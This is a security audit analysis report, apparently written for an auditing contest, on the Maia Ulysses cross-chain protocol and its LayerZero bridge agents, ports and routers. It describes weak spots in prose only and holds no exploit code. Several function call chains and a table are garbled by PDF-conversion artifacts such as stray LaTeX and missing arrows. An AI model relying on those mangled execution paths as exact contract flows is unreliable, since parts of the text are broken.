• My QA report mainly reflects Low-severity integration issues with LayerZero. One of these issues includes a discussion with the LayerZero Core team member 10xkelly, which shows that if these integration best practices are not adhered to, they can make the contracts (in our case bridge agents) difficult to adapt to those changes and upgrade. Some other issues include use of ERC1155Holder instead of receiver due to OpenZeppelin's latest v5 changes and how double entries in arrays residing in a Port are not prevented.

Approach taken in evaluating the codebase

Time spent on this audit: 14 days (Full duration of the contest)

Day 1

- Understand the architecture and model design briefly
- Go through interfaces for documentation about functions

Day 2-7

- Go through remaining interfaces
- Clear up model design and functional doubts with the sponsor
- Review main contracts such as Router, Ports and Bridge Agents starting from Root chain to Branch chain
- Jot down execution paths for all calls
- Noted analysis points such as similarity of this codebase with other codebases I've reviewed, mechanical working of contracts, centralization issues and certain edge cases that should be known to the developers.
- Diagramming mental models on contract architecture and function flow for cross-chain calls
- Add inline bookmarks while reviewing

Day 7-11

- Review Arbitrum branch contracts and other independent contracts such as MultiCallRouter and VirtualAccount
- Explore possible bug-prone pathways to find issues arising out of success/failure of execution path calls

Day 11-14

· Filter bookmarked issues by confirming their validity

- Write POCs for valid filtered issues for Gas/QA and HM issues
- · Discussions with sponsor related to issues arising out of model design
- Started writing Analysis Report

Architecture recommendations

Protocol Structure

The protocol has been structured in a very systematic and ordered manner, which makes it easy to understand how the function calls propagate throughout the system.

With LayerZero at the core of the system, the UA entry/exit points are the Bridge Agents which further interact with LayerZero in the order Bridge Agent => Endpoint => ULN messaging library. Check out Mechanism Review for a high-level mental model.

Although the team has provided sample routers that users can customize to their needs, my only recommendation is to provide more documentation or a guide to the users on how custom Routers can be implemented while ensuring best encoding/decoding practices when using abi.encode and abi.encodePacked. Providing such an outstanding hard-to-break complex protocol is a plus but it can be a double-edged sword if users do not know how to use it while avoiding bugs that may arise.

What's unique?

- Separation of State from Communication Layer Compared to other codebases, the fundamentals of this protocol is solid due to the ease with which one can understand the model. State/Storage in Ports has been separated from the Router and Bridge Agent pairs which serve as the communication layer.
- 2. Flexible Strategies Strategies are unique and independent of the state since they can be flexibly added like the Router and Bridge Agent pair. This is unique since new yield earning opportunities can be integrated at any time.
- 3. Flexible migration Port state always remains constant, thus making migration easier since only the factories and bridge agents need to changed. This is unique since it allows the Port to serve as a plug-in plug-out system.
- 4. Encoding/Decoding The codebase is unique from the perspective of how encoding/decoding has been handled using both abi.encode and abi.encodePacked correctly in all instances. Very few projects strive for such complexity without opening up pathways for bugs. This shows that the team knows what they are building and the intracacies of their system.
- 5. Permissionless and Partially Immutable Although the protocol is partially immutable (since Maia Core Root Routers can toggle off any bridge agent), deploying routers and bridge agents are permisionless on both the Root chain and Branch chain. This is unique because not only does the partially immutable nature allow the Maia administration to disable anybody's bridge agent but also does not stop users from deploying another router and bridge agent due the permissionless nature of bridge agent factories. This is a win-win situation for both the Maia team and users.
- 6. Use of deposit nonces The use of deposit nonces to store deposit info in the codebase allows the protocol to make calls independent of timing problems across source and destination chains such as Ethereum and Arbitrum.

What's using existing patterns and how this codebase compare to others I'm familiar with

1. Maia VS Altitude DEFI - Similar to Maia, Altitude DEFI is a cross-chain protocol that uses LayerZero. But they both do have their differences. First, Maia allows users to permisionlessly add ERC20 tokens to the protocol but Altitude DEFI does not. Second, Maia identifies token pairs using chainlds and local, global and underlying tokens stored in Port mappings but Altitude DEFI uses an ID system for token pairs that are identified through their Pool IDs (More about Altitude Pool Ids here). Maia has a much better model overall if we look at the above differences. I would still recommend the sponsors to go through Altitude's documentation in case any more value can be extracted from a protocol that is already live onchain.

2. Maia VS Stargate Finance - Similar to Maia, Stargate Finance is a cross-chain protocol that uses LayerZero. There is a lot to gain from this project since it is probably the best (audited 3 times) live bridging protocol on LayerZero. Let's understand the differences. Similar to Altitude DEFI, Stargate uses Pool IDs to identify token pairs while Maia identifies token pairs using chainlds and local, global and underlying tokens stored in Port mappings. Secondly, Stargate has implemented an EQ Gas Fee projection tool that provides fee estimates of different chains on their frontend. Maia has implemented the getFeeEstimate() function but it does not provide Branch-to-Branch estimates. For example, when bridging from Branch Bridge Agent (on AVAX) to another Branch Bridge Agent (on Fantom) through the RootBridgeAgent, the getFeeEstimate() function in BranchBridgeAgent (on AVAX) only allows estimation of fees for the call from Branch chain (AVAX) to Root chain (Arbitrum) and not the ultimate call from AVAX to Fantom. This is because the dstChainld field is hardcoded with rootChainld. This is a potential shortcoming of the estimator since it does not calculate the fees for the whole exection path (in our case fees from Arbitrum to Fantom). Maia has the potential to be at or above par with Stargate Finance, thus I would recommend the sponsors to go through their documentation in case any further protocol design weak spots or features could be identified.

There are more protocols that use LayerZero such as Across and Synapse. Each of them have similar implementations and small differences. I would recommend the sponsors to go through their documentations in case any value could further be extracted from them.

What ideas can be incorporated?

- Having a fee management system to allow paying gas for cross-chain call in hTokens itself instead of only native fee payment option.
- Integrating ERC721 and ERC1155 token bridging
- Farming, staking and pooling to ensure liquidity exists in ports through strategies.
- Providing liquidity in return for voting power or a reward based system.
- Transfer Gas estimator on frontend Check out Stargate Finance's estimator at the bottom of their frontend to get an idea about this.
- Management contract to filter out poison ERC20 contracts from verified and publicly known token contracts.

Codebase quality analysis

This is one of the most simplest yet complex high quality cross-chain protocol I have audited. Simple because of the ease with which one can form a mental model of the Root chain and Branch chain high-level interactions. Complex because of the use of the internal routing of calls, encoding/decoding using abi.encode() and abi.encodePacked() and lastly the use of Func IDs to identify functions on destination chains.

The team has done an amazing job on the complex interactions part. Data sent through each execution path has been correctly encoded and decoded without any mistakes. This is a positive for the system since the team knows the intracacies of their system and what they are doing.

There are some simple high-level interactions that have not been mitigated such as disabling no deposit calls from a removed bridge agent and missing modifier checks in VirtualAccount.sol. Other than these, all possible attack vectors have been carefully mitigated by the team through access control in Ports, which are the crucial state/storage points of the system. Check out this section of the Analysis report to find more questions I asked myself and how they have been mitigated by the team cleverly.

Overall the codebase quality deserves a high quality rank in the list of cross-chain protocols using LayerZero.

Centralization risks

There are not many centralization points in the system, which is a good sign. The following mentions the only but the most important trust assumption in the codebase:


- 1. Maia Administration's CoreRootRouter and CoreBridgeAgent contracts
 - These contracts have access to manage Port State such as toggling on/off bridge agents,
 strategy tokens, port strategies and bridge agent factories
 - From a user perspective, the most important risk is that the administration has the power to toggle on/off their bridge agents. This decreases user's trust in the system.
 - But on the other hand, due to the permissionless nature of the bridge agent factories, users
 can just deploy another bridge agent with the respective router again. This neutralizes the
 distrust from the previous point.
 - Therefore, overall the codebase can be termed as "Permissionless but Partially Immutable".
 Although I've said this before, this is a win-win situation for both the Maia team and users, who can instil a degree of trust into the fact that the system is trustless and in some way permisionless.

Resources used to gain deeper context on the codebase

- LayerZero docs and Whitepaper
- LayerZero integration list
- Maia Ulysses Docs
- Ulysses Omnichain Contract videos
- This section in the LayerZero docs helped me understand how the team has used version 2 when packing adapterParams in the send() function.

Mechanism Review

High-level System Overview



Chains supported

Root: Arbitrum **Branch:** Arbitrum, Ethereum Mainnet, Optimism, Base, Polygon, Binance Smart Chain, Avalanche, Fantom, Metis

Understanding the different token types in the system

Credits to sponsor Oxbuzzlightyear for this explanation:

- 1. Underlying tokens are the ones that are deposited into BranchPorts on each chain (like WETH, USDC)
- 2. Global hTokens are minted in the Root chain by the RootPort (arbitrum) that are minted 1:1 with deposited underlying tokens. They are burned before withdrawing a underlying from a BranchPort.
- 3. Local hTokens are minted in Branch Chains by BranchPort and are minted when a global hToken is bridged from the root to a branch chain. They are burned when bridged from a branch chain to the root chain

In short, you deposit underlying tokens to the platform and get an hToken. If that hToken is in the root it is a global hToken. if that hToken is in a branch chain it is a local hToken,


There is another type of token in the protocol: Ecosystem tokens are tokens that Maia governance adds to the system and don't have underlying token address in any branch (only the global representation exists). When they are bridged from root to branch, they are stored in rootPort and receipt is provided in branch.

Documentation/Mental models


Here is the basic inheritance structure of the contracts in scope

Note: Routers not included since they can have different external implementations


The inheritance structure below is for Bridge Agent contracts:




The inheritance structure below is for Ports contracts:



The inheritance structure below is for the MultiCallRouter contracts:



The inheritance structure below is for the factory contracts (Note: BridgeAgentFactories and ERC20hTokenFactories inherit from their respective BridgeAgent and ERC20hToken contracts though not represented below for separation of contract types and clarity in diagramming):




The below contracts are Singluar/Helper contracts that do not inherit from any in-scope contracts other than interfaces and the OZ ERC20 token standard:



Features of Core Contracts


1. Bridge Agents




2. Ports

Types of Ports **Branch Port Root Port** 1. The Root Port is present in the Root For each chain there must be one Chain and communicates with all Branch Port which serves all the connected Root Routers. Branch Routers which may be 2. This Port is responsible for maintaining present there, in response to both the global state of the Virtualized Tokens, user requests and system having a registry of all the mappings from responses a Router performs calls underlying to local addresses, as well as to the Port requesting the from local to global addresses. withdrawal, depositing or as well 3. Any action that involves the addition, as interacting with the virtualized removal or verification of tokens and their token contracts accordingly. balances has to go thorugh this contract.

3. Routers



Simple Data Flow Representation



Execution Path of each function from each contract

1. CoreRootRouter.sol

A] CoreRootRouter. sol

1] Root chain to EP:

 $addBranchToBridgeAgent \rightarrow callOut \rightarrow -performCall \rightarrow send$

EP to Branch Chain to EP:

receivePayload \rightarrow lzReceive \rightarrow lzReceiveNonBlocking \rightarrow _execute \rightarrow executeNoSettlement (Router) \rightarrow _receiveAddBridgeAgent \rightarrow callOutSystem \rightarrow performCall \rightarrow send

EP to Root chain:

receivePayload \rightarrow lzReceive \rightarrow LzReceiveNonBlocking \rightarrow _execute \rightarrow executeSystemRequest \rightarrow executeResponse \rightarrow _syncBranchBridgeAgent \rightarrow syncBranchBridgeAgentWithRoot (Port)

 \rightarrow syncBranchBridgeAgent (Bridge Agent)

2] Root Chain to EP:

 $toggleBranchBridgeAgentFactory
ightarrow callOut
ightarrow _performCall
ightarrow send$

EP to Branch Chain:

 $\mathsf{receivePayload} o \mathsf{lzReceive} o \mathsf{lzReceiveNonBlocking} o \mathsf{_execute}$

- \rightarrow executeNoSettlement \rightarrow executeNoSettlement (Router)
- \rightarrow _toggleBranchBridgeAgentFactory \rightarrow either toggleBridgeAgentFactory or addBridgeAgentFactory

3] Root Chain to EP:

 $\mathsf{removeBranchBridgeAgent} o \mathsf{callOut} o \mathsf{_performCall} o \mathsf{send}$

EP to Branch Chain:

 $\mathsf{receivePayload} o \mathsf{lzReceive} o \mathsf{LzReceiveNonBlocking} o \mathsf{_execute}$

- ightarrow executeNoSettlement ightarrow executeNoSettlement (Router)
- ightarrow _removeBranchBridgeAgent ightarrow toggleBridgeAgent (Port)

4] Root chain to EP:

manageStrategyToken o callOut o _performCall o send

EP to Branch Chain:

receivePayload \rightarrow lzReceive \rightarrow lzReceiveNonBlocking \rightarrow _execute

- \rightarrow exeuteNoSettlement \rightarrow executeNoSettlement (Router)
- \rightarrow _manageStrategyToken \rightarrow toggleStrategyToken (or \rightarrow addStrategyToken)

51 Root chain to EP:

managePortStrategy o callOut o _performCall o send

EP to Branch Chain:

 ${\sf receivePayload} \to {\sf lzReceive} \to {\sf lzReceiveNonBlocking} \to {\sf _execute} \to {\sf executeNoSettlement}$

- \rightarrow executeNoSettlement (Router)
- ightarrow _managePortStrategy ightarrow either addPortStrategy or updatePortStrategy or togglePortStrategy

6] Root chain to EP:

 $\mathsf{setCoreBranch} o \mathsf{callOut} o \mathsf{_performCall} o \mathsf{send}$

EP to Branch chain:

$$\label{eq:receivePayload} \begin{split} & \text{receivePayload} \rightarrow \text{lzReceive} \rightarrow \text{lzReceiveNonBlocking} \rightarrow _\text{execute} \\ & \rightarrow \text{executeNoSettlement} \rightarrow \text{executeNoSettlement} \text{ (Router)} \end{split}$$

→ setCoreBranchRouter (Port)

2. BaseBranchRouter.sol

B] BaseBranchRouter.Sol

1] Branch chain to EP:

 $\mathsf{callOut} o \mathsf{callOut}$ (Bridge Agent) $o \mathsf{_performCall} o \mathsf{send}$

EP to Root chain:

receivePayload \to lzReceive \to lzReceiveNonBlocking \to _execute \to executeNoDeposit \to execute \to executeResponse \to depends on Func ID here onwards

2] Branch chain to EP:

 $calloutAndBridge \rightarrow _transferAndApproveToken \rightarrow callOutAndBridge$

- ightarrow _createDeposit ightarrow bridgeOut (Port) ightarrow bridgeOut
- ightarrow _performCall ightarrow send

EP to Root Chain:

 $\mathsf{receivePayload} o \mathsf{lzReceive} o \mathsf{lzReceiveNonBlocking} o \mathsf{_execute}$

- → executeWithDeposit → _bridgeIn (RootBridgeAgentExecutor)
- → bridgeIn (RootBridgeAgent) → bridgeToRoot (Port)

3] Branch chain to EP:

 $call Out And Bridge Multiple \rightarrow _transfer And Approve Multiple Tokens$

- \rightarrow _transferAndApprovetoken \rightarrow callOutAndBridgeMultiple
- ightarrow _createDepositMultiple ightarrow bridgeOutMultiple (Port) ightarrow _bridgeOut
- \rightarrow _performCall \rightarrow send

EP to Root Chain:

receivePayload \rightarrow lzReceive \rightarrow lzReceiveNonBlocking \rightarrow _execute

- \rightarrow executeWithDepositMultiple \rightarrow _bridgeInMultiple (RootBridgeAgentExecutor)
- \rightarrow bridgeInMultiple (RootBridgeAgent) \rightarrow bridgeIn
- → bridgeToRoot (Port)

3. CoreBranchRouter.sol

C] CoreBranchRouter. sol

1] Branch chain to EP:

 $\mathsf{addGlobalToken} \to \mathsf{callOut} \to \mathsf{_performCall} \to \mathsf{send}$

EP to Root Chain:

receivePayload \to lzReceive \to lzReceiveNonBlocking \to _execute \to executeNoDeposit \to execute (Router) \to _addGlobalToken

Root chain to EP:

 ${\sf _addGlobalToken} o {\sf callOut} o {\sf _performCall} o {\sf send}$

EP to Branch chain to EP:

 $\mathsf{receivePayload} o \mathsf{lzReceive} o \mathsf{lzReceiveNonBlocking} o \mathsf{_execute}$

- \rightarrow executeNoSettlement \rightarrow executeNoSettlement(Router)
- ightarrow _receiveAddGlobalToken ightarrow createToken ightarrow callOutSystem ightarrow _performCall
- \rightarrow send

EP to Root chain:

receivePayload \to lzReceive \to lzReceiveNonBlocking \to _execute \to _executeSystemRequest \to executeResponse (Router) \to _setLocalToken \to setLocalAddress (Port)

2] Branch chain to EP:

 $\mathsf{addLocalToken} \to \mathsf{createToken} \to \mathsf{callOutSystem} \to \mathsf{_performCall} \to \mathsf{send}$

EP to Root

receivePayload \rightarrow lzReceive \rightarrow lzReceiveNonBlocking \rightarrow _execute \rightarrow executeSystemRequest \rightarrow executeResponse \rightarrow _addLocalToken \rightarrow createToken \rightarrow setAddresses (Port)

4. BranchBridgeAgent.sol

D) BranchBridgeAgent.sol

1] Branch to EP:

 ${\sf callOutSigned} \to {\sf _performCall} \to {\sf send}$

EP to Root:

 $\mathsf{receivePayload} o \mathsf{lzReceive} o \mathsf{lzReceiveNonBlocking} o \mathsf{fetchVirtualAccount}$

- ightarrow toggleVirtualAccountApproved ightarrow _execute ightarrow executeSignedNoDeposit
- \rightarrow executeSigned(Router) \rightarrow (executes based on Func ID and router being used)
- → toggleVirtualAccountApproved

2] Branch to EP:

 ${\sf callSignedOutAndBridge} \rightarrow {\sf _createDeposit} \rightarrow {\sf _performCall} \rightarrow {\sf send}$

EP to Root:

 $\mathsf{receivePayload} o \mathsf{lzReceive} o \mathsf{lzReceiveNonBlocking} o \mathsf{fetchVirtualAccount}$

- \rightarrow toggleVirtualAccountApproved \rightarrow executeSignedWithDeposit
- ightarrow _bridgeIn ightarrow bridgeIn (RootBridgeAgent) ightarrow toggleVirtualAccountApproved

3] Branch to EP:

callOutSignedAndBridgeMultiple ightarrow _createDepositMultiple ightarrow _performCall ightarrow send

EP to Root chain:

receivePayload \rightarrow lzReceive \rightarrow lzReceiveNonBlocking \rightarrow fetchVirtualAccount \rightarrow toggleVirtualAccountApproved \rightarrow _execute \rightarrow executeSignedWithDepositMultiple \rightarrow _bridgeInMultiple \rightarrow executeSignedDepositMultiple (on router being used)

4] Just within Branch chain

 $redeemDeposit \rightarrow _clearToken \rightarrow _bridgeIn (Port) \rightarrow withdraw (Port)$

5] Branch to EP:

retryDeposit \rightarrow based on type of call (covered before)

6] Branch to EP:

retrieveDeposit \rightarrow _performCall \rightarrow send

EP to Root to EP:

 ${\sf receivePayload} \rightarrow {\sf lzReceive} \rightarrow {\sf lzReceiveNonBlocking}$

ightarrow _performFallbackCall ightarrow send

EP to Branch:

 $receivePayload \rightarrow lzReceive \rightarrow lzReceiveNonBlocking$

→ FuncID 0x04 to reopen deposit for redemption

7] Branch to EP:

 $\mathsf{retrySettlement} o \mathsf{_performCall} o \mathsf{send}$

EP to Root to EP:

 $receivePayload \rightarrow lzReceive \rightarrow lzReceiveNonBlocking$

 \rightarrow _performRetrySettlementCall \rightarrow send

EP to Branch:

receivePayload \rightarrow lzReceive \rightarrow lzReceiveNonBlocking \rightarrow either 0x01 or 0x02

5. RootBridgeAgent.sol

E] RootBridgeAgent.sol

1] Root to EP:

callOutAndBridge ightarrow _createSettlement ightarrow _updateStateOnBridgeOut ightarrow _performCall ightarrow send

EP to Branch:

receivePayload \to lzReceive \to lzReceiveNonBlocking \to _execute (0x01 ID) \to executeWithSettlement \to clearToken \to bridgeIn \to withdraw \to executeSettlement \to depends on router

2] Root to EP:

 ${\sf callOutAndBridgeMultiple} \rightarrow {\sf _createSettlementMultiple} \rightarrow {\sf _performCall} \rightarrow {\sf send}$

EP to Branch:

receivePayload \rightarrow lzReceive \rightarrow lzReceiveNonBlocking \rightarrow _execute (Func ID 0x02) \rightarrow executeWithSettlementMultiple \rightarrow clearTokens \rightarrow bridgeIn \rightarrow withdraw \rightarrow executeSettlementMultiple (Router) \rightarrow depends on router implementation

3] retrySettlement o same as D7 _performRetrySettlementCall onwards 4] Root to EP:

 $\mathsf{retrieveSettlement} o \mathsf{_performCall} o \mathsf{send}$

EP to Branch to EP:

receive Payload \to lzReceive \to lzReceive NonBlocking \to _perform Fallback Call (Func ID 0x03) \to send

EP to Root:

receive Payload \to lzReceive \to lzReceive NonBlocking \to Func ID 0X09 to reopen settlement for redemption

5] On Root chain itself:

redeemSettlement → bridgeToRoot (Port)

Systemic Risks/Architecture-level weak spots and how they can be mitigated

- Configuring with incorrect chainld possibility Currently the LayerZero propritary chainlds are constants (as shown on their website) and are highly unlikley to change. Thus when pasing them as input in the constructor, they can be compared with hardcoded magic values (chainlds) to decrease chances of setting a wrong chainld for a given chain.
- Ensuring safer migration In case of migration to a new LayerZero messaging library, it is important to provide the users and members of the Maia community with a heads up announcement in case there are any pending failed deposits/settlements left to retry, retrieve or redeem.
- Filtering poison ERC20 tokens Filtering out poison ERC20 tokens from the user frontend is important. Warnings should be provided before cross-chain interactions when a non-verified or unnamed or non-reputed token is being used.
- Hardcoding _payInZRO to false Although there are several integration issues (included in QA report), the team should not hardcode the _payInZRO field to false since according to the LayerZero

team it will make future upgrades or adapting to new changes difficult for the current bridge agents (Mostly prevent the bridge agent from using a future ZRO token as a fee payment option). Check out this transcript or the image below for a small conversation between 10xkelly and I on this subject

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Areas of Concern, Attack surfaces, Invariants - QnA

- 1. BranchPort's Strategy Token and Port Strategy related functions.
 - There is a possible issue with _checkTimeLimit(), which allows for strategy token withdrawals almost twice the dailyManagementLimit in a minimum time of 1 minute. This issue has been submitted as Medium-severity issue with an example that explains the issue.
- 2. Omnichain balance accounting
 - Correct accounting in all instances
- 3. Omnichain execution management aspects, particularly related to transaction nonce retry, as well as the retrieve and redeem patterns: a. srChain settlement and deposits should either have status set to STATUS_SUCCESS and STATUS_FAILED depending on their redeemability by the user on the source. b. dstChain settlement and deposit execution should have executionState set to STATUS_READY, STATUS_DONE or STATUS_RETRIEVE according to user input fallback and destination execution outcome.
 - Retry/Retrieve and Redeem patterns work as expected and smoothly due to the non blocking
 nature of the protocol, which prevents issues that could've arised such as permanent message
 blocking for calls that always fail/revert.
- 4. Double spending of deposit and settlement nonces / assets (Bridge Agents and Bridge Agent Executors).
 - Not possible since STATUS is updated correctly.
- 5. Bricking of Bridge Agent and subsequent Omnichain dApps that rely on it.
 - Bridge agents cannot be bricked from incoming calls through LayerZero but might be possible depending on mistakes in the router implementation that dApps on the same chain make. This is a user error due to misconfiguration in implementation and is external to the core working of the current system.
- 6. Circumventing Bridge Agent's encoding rules to manipulate remote chain state.
 - Encoding/decoding and packing is strictly maintained through the use of BridgeAgentConstants and function lds, thus there are no mistakes made according to my review.

Some questions I asked myself:

Can you call IzReceive directly to mess with the system?

No since Endpoint is always supplied as msg.sender to IzReceiveNonBlocking.

Is it possible to block messaging?

No, since the protocol uses Non-blocking model.

Can you submit two transactions where the first tx goes through and second goes through but on return the second one comes through before the first one (basically frontrunning on destination chain)?

• I think this is technically possible since nothing stops frontrunning on destination chain but just posing this question in case sponsors might find some leads

Try calling every function twice to see if some problem can occur

 Yes, this is where I found the double entry problem. When re-adding or toggling back on a bridge agent (or strategy token, port strategy, bridgeAgentFactory), a second entry is created for the same bridge agent.

Are interactions between Arbitrum branch and root working correctly?

• Yes, since calls do not go through LayerZero, the interactions are much simplistic

Is it possible for branch bridge agent factories to derail the message from its original execution path?

Not possible

Is the encoding/decoding with abi.encode, abi.encodePacked and abi.decode done correctly?

• Yes, the safe encoding/decoding in the Maia protocol is one of the strongest aspect that makes it bug-proof.

Time spent:

150 hours